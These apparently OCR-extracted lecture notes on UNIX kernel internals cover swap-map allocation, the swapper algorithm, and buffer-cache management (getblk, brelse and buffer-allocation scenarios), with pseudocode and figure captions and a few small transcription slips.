The kernel maintains free space for the swap device in an in-core table, called a map.

```
algorithm malloc            /* algorithm to allocate map space */
input:  (1) map address             /* indicates which map to use */
        (2) requested number of units
output: address, if successful
        0, otherwise
{
        for (every map entry)
        {
                if (current map entry can fit requested units)
                {
                        if (requested units == number of units in entry)
                                delete entry from map;
                        else
                                adjust start address of entry;
                        return (original address of entry);
                }
        }
        return(0);
}
```

Figure 56. Algorithm for Allocating Space from Maps

Initial Swap Map	Address Units		
	1 10000		
allocate100	101		9900
allocate50	151		9850
allocate100	251		9750
free 50 @101	101		50
	251	9750	
free 100 @ 1	1		150
	251	9750	
allocate 200	1		150
	451	9550	

- freed resource completely fill a hole in the map
- freed resource partially fill a hole in the map
- freed resource partially fill a hole but are not contiguous to any resources in the map

- Swapping Process Out
- fork system call must allocate space for child process
- brk system call increase the size of a process
- process becomes larger as stack grows
- kernel wants free space to swap in a process





Figure 57. Mapping Process Space onto the Swap Device

Figure 58. Swapping a Process into Memory



Theoretically, all memory space occupied by a process, including its u area and kernel stack, is eligible to be swapped out, although the kernel may temporarily lock a region into memory while a sensitive operation is underway.

- Fork Swap

The fork systems call assumes that parent process found enough memory to create the child context. The parent places the child in the "ready-to-run" state and returns to user mode.

- Expansion Swap

Process requires more physical memory than is allocated (user stack growth or brk system call).




Figure 59. Adjusting Memory Map for Expansion Swap

- Swapping Processes In

When the swapper wakes up to swap processes in, it examines all processes that are in the state "ready to run but swapped out" and selects one that has been swapped out. the longest.

```
algorithm swapper          /* swap in swapped out processes,
                            * swap out other processes to make room */
input: none
output: none
{
        loop:
        for (all swapped out processes that are ready to run)
                pick process swapped out longest;
        if (no such process)
        {
                sleep (event must swap in);
                goto loop;
        }
        if (enough room in main memory for process)
        {
                swap process in;
                goto loop;
        }
        for (all processes loaded in main memory, not zombie and not locked in memory)
        {
                if (there is a sleeping process)
                        choose process such that priority + residence time
                        is numerically highest;
                else    /* no sleeping processes */
                        choose process such that residence time + nice
                        is numerically highest;
        }
        if (chosen process not sleeping or residency requirements not satisfied)
                sleep (event must swap process in);
        else
                swap out process;
        goto loop;
}
```

Figure 60. Algorithm for Swapper

No "ready-to-run" processes exist on swap device: swapper goes to sleep
Swapper finds an eligible process to swap in but system does not contain enough memory: swapper attempts to swap another process out.
Zombie processes do not get swapped out, they do not take up any physical memory.
The kernel swaps out sleeping processes rather than II ready-to-run II processes, they have a greater chance of being scheduled soon.
A "ready-to-run" process must be core resident for at least 2 seconds before being swapped out, and a process to be swapped in must have been swapped out for at least seconds.

The swapper awakens
- once a second by the clock
- if another process goes to sleep

The swapper swaps out a process based on its
- priority
- memory residence time
- nice value

Swap out groups of processes only if they provide enough memory for the incoming process.

If the swapper sleeps because it could not find enough memory to swap in a process, searches again for a process to swap in although it had previously chosen one. Other swapped processes have awakened in the meantime.
If the swapper attempts to swap out a process but cannot find space on the swap device, a system deadlock could arise if:
- all processes in main memory are asleep
- all "ready-to-run" processes are swapped out
- there is no room on the swap device for new processes
- there is no room in main memory for incoming processes.





Figure 62. Sequence of Swapping Operations

Figure 61. Thrashing due to Swapping



13. BUFFER CACHE

The Buffer Cache

When a process wants to access data from a file, the kernel brings the data into main memory where the process can examine it, alters it and requests the data to be saved in the filesystem.

The kernel attempts to minimize the frequency of disk access by keeping a pool of internal data buffers, called the buffer cache, which contains the data in recently used disk blocks.

When reading data, if data is already in cache (pre-cache), the kernel does not have to read from disk. Otherwise the kernel reads the data from disk and caches it.

When writing data, data is written to cache to minimize disk writes (delay-write).

Buffer Headers


A buffer consists of two parts:
- the memory array that contains data from the disk and
- the buffer header that identifies the buffer.

The buffer is an in-memory copy of the disk block. A disk block can never map into more than one buffer at a time.

The buffer header contains:
- device number - logical filesystem number
- block number - from the disk
- status
  - locked/busy
  - valid data
  - delayed-write
  - currently read/write buffer to disk
  - waiting for buffer to free
- pointer to data array for the buffer
- pointer to next buffer on hash queue
- pointer to previous buffer on hash queue
- pointer to next buffer on free list
- pointer to previous buffer on free list

Structure of the Buffer Pool

The kernel caches data according to least recently used: i.e. it cannot use the buffer until all other buffers have been used more recently.



The free list is a circular list of buffers linked both ways, which uses a dummy buffer header.

Figure 63. Free List of Buffers

The kernel takes buffers from the head of the free list, removes them from the list, and returns a buffer to the buffer pool by attaching the buffer to the tail of the free list.

Hence buffers closer to the head have not been used as recently as those towards the tail.

When the kernel accesses a disk block, it searches for a buffer with appropriate device-block number.

Rather than search entire buffer pool, it organizes buffers into separate queues, hashed on device-block number.

The kernel links the buffers on a hash queue into a circular, doubly linked list, similar to the free list.

Each buffer always exists on a hash queue. Every disk block in the buffer pool exists on one and only one hash queue and only once on that queue. A buffer may be on the free list as well if its status is free.




Figure 64. Buffers on the Hash Queues

5 Scenarios for Retrieval of a Buffer


When the kernel is about to read data from a particular disk block, it checks whether the block us in the buffer pool, if it is not there, assigns it a free buffer.

```
algorithm getblk
input: file system number, block number
output: locked buffer that can now be used for block
{
        while (buffer not found)
        {
                if (block in hash queue)
                {
                        if (buffer busy)                /* scenario 5 */
                        {
                                sleep (event buffer becomes free);
                                continue;               /* back to while loop * /
                        }
                        mark buffer busy;               /* scenario 1 */
                        remove buffer from free list;
                        return buffer;
                }
                else    /* block not on hash queue * /
                {
                        if (there are no buffers on free list)  /* scenario 4 */
                        {
                                sleep (event any buffer becomes free);
                                continue;               /* back to while loop */
                        }
                        remove buffer from free list;
                        if (buffer marked for delayed write) /* scenario 3 */
                        {
                                asynchronous write buffer to disk;
                                continue;               /* back to while loop */
                        }
                        /* scenario 2 -- found a free buffer * /
                        remove buffer from old hash queue;
                        put buffer onto new hash queue;
                        return buffer;
                }
        }
}
```


Figure 65. Algorithm for Buffer Allocation

"`getblk`" to allocate a buffer for a disk block, the kernel:
(1) finds the block on its hash queue, and its buffer is free.
(2) cannot find the block on the hash queue, it allocates a buffer from the free list.
(3) same as (2), but finds a buffer on free list marked "delayed-write", must write to disk and allocate another.
(4) same as (2), but free list is empty
(5) finds the block on its hash queue, but its buffer is busy.

In (1) the kernel marks the buffer busy and removes it from the free list. If other processes attempt to access the block, they sleep until it is released.



(a) Search for Block 4 on First Hash Queue



(b) Remove Block 4 from Free List

Figure 66. First Scenario in Finding a Buffer: Buffer on Hash Queue


```
algorithm brelse
input: locked buffer
output: none
{
        wakeup all procs: event, waiting for any buffer to become free;
        wakeup all procs: event, waiting for this buffer to become free;
        raise processor execution level to block interrupts;
        if (buffer contents valid and buffer not old)
                enqueue buffer at end of free list
        else
                enqueue buffer at beginning of free list lower processor
        execution level to allow interrupts;
        unlock(buffer);
}
```

"`brelse`" to release buffer when kernel is finished using it.


Figure 3.6. Algorithm for Releasing a Buffer

It wakes up processes that had fallen asleep because the buffer was busy, and processes that fallen asleep because no buffers remained on the free list.

The kernel places the buffer at the end of the free list, unless an I/O error occurred or is marked old, in which case it places the buffer at the beginning of the free list. The kernel raises the processor execution level to prevent disk interrupts while manipulating the free list, thereby preventing corruption of the buffer pointers.




(a) Search for Block 18, Delayed Write Blocks on Free List




(b) Writing Blocks 3, 5, Reassign 4 to 18

Figure 67. Second Scenario for Buffer Allocation

When the asynchronous write completes, the kernel releases the buffer and places it at the head of the free list.



(a) Search for Block 18 - Not in Cache



(b) Remove First Block from Free List, Assign to 18

Figure 68. Third Scenario for Buffer Allocation





Figure 69. Forth Scenario for Buffer Allocation

No buffers available so process goes to sleep.

